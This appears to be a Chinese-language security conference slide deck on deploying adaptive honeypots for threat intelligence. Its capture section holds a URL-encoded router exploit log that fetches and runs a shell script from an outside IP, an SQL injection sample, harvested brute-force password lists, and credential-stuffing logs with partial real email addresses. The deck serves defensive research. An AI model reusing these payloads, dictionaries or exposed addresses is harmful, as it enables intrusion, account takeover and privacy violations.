



## 纵深防御和新威胁情报感知的利器：蜜罐

xi4oyu

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# Whoami

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# 目录

- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来

# 目录

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# 互联网的黑暗森林


- 危险来自于未知
  - 大量暗物质的存在
    - 缺乏对于互联网和自身的了解
    - 茫然和掌控的无力感
  - 不知道自己不知道的困境
    - 企业对于『看见』的诉求
- 人力投入，资源，甚至是积极性的不对等
  - 攻防参与方的目标不同
  - 专业人员的稀缺性
  - 人员知识和资源构成的差异
  - Fp导致的报警疲劳



# 水面之下『精彩』


## 信息获取渠道极其不对称

- 获取什么？甚至缺乏努力的方向
- 向谁获取？
  - 公开、半公开、未知
- 花多少钱？钱花的出去么？




# 防御中的证实偏见

- 马奇诺防线的崩溃
  - 逐渐消失的边界
- 现有安全产品的局限性
  - 部署性
  - 覆盖面
  - 运维性




# 情报的意义

- 由HOW -> WHY的过程
- 知己知彼，百战不殆
- 情报金字塔
  - 作战情报 - 近实时，对抗
  - 战术情报 - 优劣势和意图
  - 战略情报 - 前瞻、趋势





# The Pyramid of Pain



# THE MORE , THE BETTER?

- 数据的爆炸

- 现在的数据采集/存储了大量的数据
- APT的样本很多时候已经静静的躺在/淹没在每天的大量样本库中

- 线头的重要性

- 发现问题，有时候，就缺一个hint



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# Think Out Of The Box

- 我要看见底牌
  - 对手是谁？
  - 目的是什么？
  - 掌握着什么样的资源？
  - 对我们有多了解？
  - 有什么样的手段
- 回归TCO和ROI
  - 聚焦



# Why Honeypot

- Honeypot
  - 目的明确
  - 聚焦威胁
  - 反馈及时
  - 成本相对低/部署简单
- 高交互和低交互、Server/Client蜜罐等选择




# 蜜罐的本质

## What is a Honeypot?

A honeypot is a fake production machine, configured with vulnerable services that are placed outside or inside your network with specific goals:

- One of the goals is to deploy a fake server, where the attacker could waste time performing attacks. This time is used by the system administrator to block the attacker and secure the rest of the real production servers
- Another goal is to learn the techniques used by the attackers to gain and exploit the services.
- Some honeypots are capable to capture malware, exploits, etc... that helps to catch zero-day attacks and to reverse engineer them to create the protection.
- The honeypots used internally on your network could help you to catch security breaches that are using your platform to launch other attacks.

**A TRAP!**





## 蜜罐现状：诱惑力




# Tripwire





# 着相

## 蜜罐只用罐装？



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# Project Chameleon



## 最基础的开始：端口与服务

Servicio	Puerto	Descripción
HTTP	80 tcp	Servidor web
HTTPS	443 tcp	Servidor web seguro
TFTP	69 udp	Transferencia de archivos
FTP	21 tcp	Transferencia de archivos
SMB/CIFS	445 tcp	Compartición de ficheros e impresoras
SIP	5060-5061 tcp/udp	Comunicaciones de voz y vídeo
MSSQL	1433 tcp	Servidor de bases de datos de Microsoft
MYSQL	3306 tcp	Servidor de bases de datos MYSQL

drops.w00yun.org

## 端口和服务？

- 运行在非标准端口？
- 认知以外的服务呢？
- 无端口的服务呢？

# 多彩缤纷的WEB应用

<b>0-</b>	53kf	74cms	163 QIYE mail	4R-IT	5kcrm	51fax	24om	3gme
<b>9</b>	4aedu	263邮箱	1039soft	1zhanok				
<b>A</b>	Avcon	axis2	AnyMacro	apusic	AppCMS	anmai	APP365	anle
	AfterLogic	APPEX	acsoft	aubetter	Apache activeMQ	azkaban		
<b>B</b>	B2Bbuilder	BEA Weblogic Server	Beescms	Bookinge	baosight	BDOA		
<b>C</b>	cacti	Coremail	Cisco ASA Vpn	Confluence	chamilo	CmsEasy	Cic	
	chanzhi	cxcms	CaiLiFang	CTVC	ComexeRAS	CSDJCMS	comba	
	cnhuge	chaoxing	Cobub Razor	cctrl				
<b>D</b>	Discuz!	Dedecms	Drupal	Doku	D-link	Destoon	DPMA	DSS
	dashitech	diyou	Digital-Campus2.0	dongfang-scada	doyo	DOSSM		
<b>E</b>	eyou	Extmail	Exchange	Elasticsearch	Easy Link system	E-Mobile		

以上列表来自Tangscan



# We Want Them All

- 指纹探测的原理

- 路径
- HASH
- 内容
- KEYWORD
- TAG
- .....



它想要什么，给它！

# HOW?

SHODAN search results for 'discuz'. The interface shows a search bar with 'discuz' and buttons for 'Exploits' and 'Maps'. The results are categorized by 'TOP COUNTRIES' and 'TOP SERVICES'. The 'TOP COUNTRIES' section shows a world map with China highlighted, and a table listing countries: China (41), Taiwan, Province of China (5), United States (3), and Hong Kong (1). The 'TOP SERVICES' section shows a table listing services: HTTP (14), DNP3 (3), 8086 (3), Redis (3), and RDP (3388). The main results section shows two entries for IP 117.32.208.154, both identified as 'China Telecom Shanxi(SN)' and 'China, Xian'. The first entry is dated 2016-04-23 10:09:46 GMT and shows a snippet of HTML code: '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">\r\n<head>\r\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8">\r\n</head>'. The second entry is dated 2016-04-22 11:25:41 GMT and shows a snippet of HTML code: '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">\r\n<html xmlns="http://www.w3.org/1999/xhtml">\r\n<head>'. Both entries have a 'Details' link.

ZoomEy search results for 'discuz'. The interface shows a search bar with 'discuz' and buttons for 'Search Result' and 'Global Vision'. The results show 'Found about 3,782 results, 2,870 hosts (0.049 seconds)'. The main results section shows a table with columns for 'Search Type', 'Port', and 'Host'. The 'Search Type' column has 'Public Devices' and 'Web Services'. The 'Port' column has values 80, 8000, 81, 443, 8080, and 82. The 'Host' column shows IP addresses: 72.29.127.172, United States Dallas, and April 24, 2016. The main results section shows a snippet of HTML code: '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">\r\n<html xmlns="http://www.w3.org/1999/xhtml">\r\n<head>'. The snippet is highlighted with a red box and the text 'HTTP'.





# HoneyDork

- **SEO与蜜罐**

- 针对搜索引擎 (**Google、Baidu、Bing...**)
- 指纹引擎(**Shandon、Zoomeye...**)
- **Glastopf**

# HoneyProxy

- 95%以上对于WEB的探测是检查是否为代理
- 代理使用的一条完整的产业链
  - 代入感：观察者模式
- Webshe ll 捕获
- 『用户』的反追踪
  - TAG

## 与业务为友 – Domain Name

- 重点SubDomain

- Vpn

- Oa

- Erp

- Testing

- Svn

- Git

- Mis

- ...

占坑

DNS VIEW

## 与业务为友 – Hostname

jx-erp-cc01. jx. xx. com

jx-erp-cc02. jx. xx. com

jx-erp-cc03. jx. xx. com

jx-erp-cc04. jx. xx. com

jx-erp-cc05. jx. xx. com

哪个是真的？

## 与业务为友 - HoneyPath

- /admin
- /phpmyadmin
- /manager
- /test
- /fileupload.php

谁是Trap?

## 与业务为友 - HoneyFile

- 桌面上的password.txt
- 财务报表2016-03.xls
- 那些『冷』数据
- ...

谁是假的？

## 与业务为友 - HoneyAcct

- Admin/Test
- Domain admins中的账户
- 邮箱账户
- ...
- All User/Pass Pairs Dump

谁是HoneyToken?

**More?**

还有更多层面，发挥你的想象力





## 蜜罐群联动

- hit中每一个蜜罐，会获取到一些认知，联动获得最大收益

# 目录


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# 部署与捕获

- 互联网上的蜜罐
  - 广义的互联网
  - 自身公司公网网段
- 内部蜜罐
  - 办公网
  - 测试网
  - 业务网

## 部署资源？

- 大多数只需IP/端口而已
- ProxyPass配置
- 域名解析配置
- 大规模分布式操作系统的优势
  - 集中管理
  - 批量部署



# 蜜罐运营

- 信息的简单汇聚不能被称为情报
  - 大多数是已知知识
  - 为什么要TOP?
    - 很多时候我们关注的反而应该是长尾中的尾巴
  - This is shit



# IP分布报告


Figure 5: Credentials collected worldwide



Count at geolocation ● <=10,000 ● <=20,000 ● <=30,000

## 攻击来源地图展示

最近半年活跃IP数:18111(来自1154个地区)



# 自动化处理结果

## 以WEB Exploit为例

POST /PATH1/PATH2?Parm1=Value1&Parm2=Value2

Host: xxxxxx

Cookie: xxxxxx

X-Forward-For: <http://xxxxx>

...

- 自动识别Exploit
- .....

AAA=111&BBB=222&CCC=333 AND 1=1--

# Discuz! RCE 0DAY

## 漏洞概要

关注数(304) [关注此漏洞](#)

缺陷编号: **WooYun-2014-80723**

漏洞标题: Discuz!某两个版本前台产品命令执行(无需登录) 🌧️ \$\$\$

相关厂商: **Discuz!**

漏洞作者: **Jannock** ✓

提交时间: 2014-10-25 17:02

公开时间: 2015-01-23 17:04

漏洞类型: 命令执行

危害等级: 高

自评Rank: 20

漏洞状态: 厂商已经确认

漏洞来源: <http://www.wooyun.org>, 如有疑问或需要帮助请联系 [help@wooyun.org](mailto:help@wooyun.org)

Tags标签: **第三方不可信程序** **php源码审核**

分享漏洞: [+](#) 分享到 [★](#) [👤](#) [🐾](#) [🔗](#) 1

107人收藏 [❤️ 收藏](#)





# 各种路由器Exploit

```
/tmUnblock.cgi | | | 72.14.87.245 | - | [13/Nov/2015:20:10:22 +0800] | "POST /tmUnblock.cgi HTTP/1.1" | 500 | 203 | "-" | "-" | "-" | "%73%75%62%6d%69%74%  
5f%62%75%74%74%6f%6e%3d%63%68%61%6e%67%65%5f%61%63%74%69%6f%6e%3d%61%63%74%69%6f%6e%3d%63%6f%6d%6d%69%74%3d%74%74%63%70%5f%6e%75%6d%3d%32%74%74%63%70%5f%  
73%69%7a%65%3d%32%74%74%63%70%5f%69%70%3d%2d%68%20%60%63%64%20%2f%74%6d%70%3b%20%77%67%65%74%20%2d%4f%20%73%63%61%43%2e%73%68%20%68%74%74%70%3d%2f%2f%31%37%3  
6%2e%31%30%33%2e%34%38%2e%33%34%2f%74%74%70%2f%74%74%70%32%2e%73%68%3b%20%63%68%6d%6f%64%20%2b%78%20%73%63%61%43%2e%73%68%3b%20%2e%2f%73%63%61%43%2e%73%68%60%  
%53%74%61%72%74%45%50%49%3d%31" | "<html>\x0D\x0A<head><title>500 Internal Server Error</title></head>\x0D\x0A<body bgcolor=\x22white\x22>\x0D\x0A<center><h1>  
5"
```

# 新字典积累

admin	J8UbVc5430
admin	jwfbwpm1s
admin	gxn8mqamu
admin	warmWLspot
admin	J396cb0157a6a
admin	EbS7P27
admin	1qe415wpe

```
2015-12-28 02:37:10+0800 [HoneyPotTransport,1852,151.217.4.79] {"peerPort": 41490, "version": "SSH-2.0-OpenSSH_6.9", "h45fd9f9fd620a9bac348", "startTime": "2015-12-28T02:37:00.353064", "h
```

## Configuration

Step1:Copy Sample configuration:

```
cp /usr/share/openldap-servers/slapd.conf.obsolete /etc/openldap/slapd.conf
cp /usr/share/openldap-servers/DB_CONFIG.example /var/lib/ldap/DB_CONFIG
```

Step2:Start Services:

```
service slapd start
chkconfig slapd on
```

Step3:Create Superuser Password:

```
slappasswd -s 2vergeten2
{SSHA}7/UDGuNyGw/De2cpz+35pI+7tbcgluMH
```


# 定向攻击

# 爆破字典的生成规则

username	password	ip	source	scan_time
xteam	xteam!@#\$	183.136.237.106	xteam_blog	2015-04-21 18:16:57
xteam	xteam1234	183.136.237.106	xteam_blog	2015-04-21 18:16:57
xteam	xteam123456	183.136.237.106	xteam_blog	2015-04-21 18:16:57
xteam	195xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam57	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	57xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam181	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	181xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	220.181.57.195xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam@2008	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam2013	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam@2011	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam123	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam195	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam220	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	220xteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam220.181.57.195	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteamxteam	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam123	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam12	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam2008	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam2009	183.136.237.106	xteam_blog	2015-04-21 18:16:56

# 被滥用的接口

# 资源恶意抓取





# 撞库接口

ip	uri	proxy_url	
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=qiangzhimoli@163.c
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=fsvrcs@163.com&pa
116.208.15.120	/api/login?key=20047202f0555fb4b6d2b48eca55453f	http://iface.iqiyi.com	key=20047202f0555fb4b6d2b48eca55453f&version=1.1&ec=0&email=guxian1314@passwo
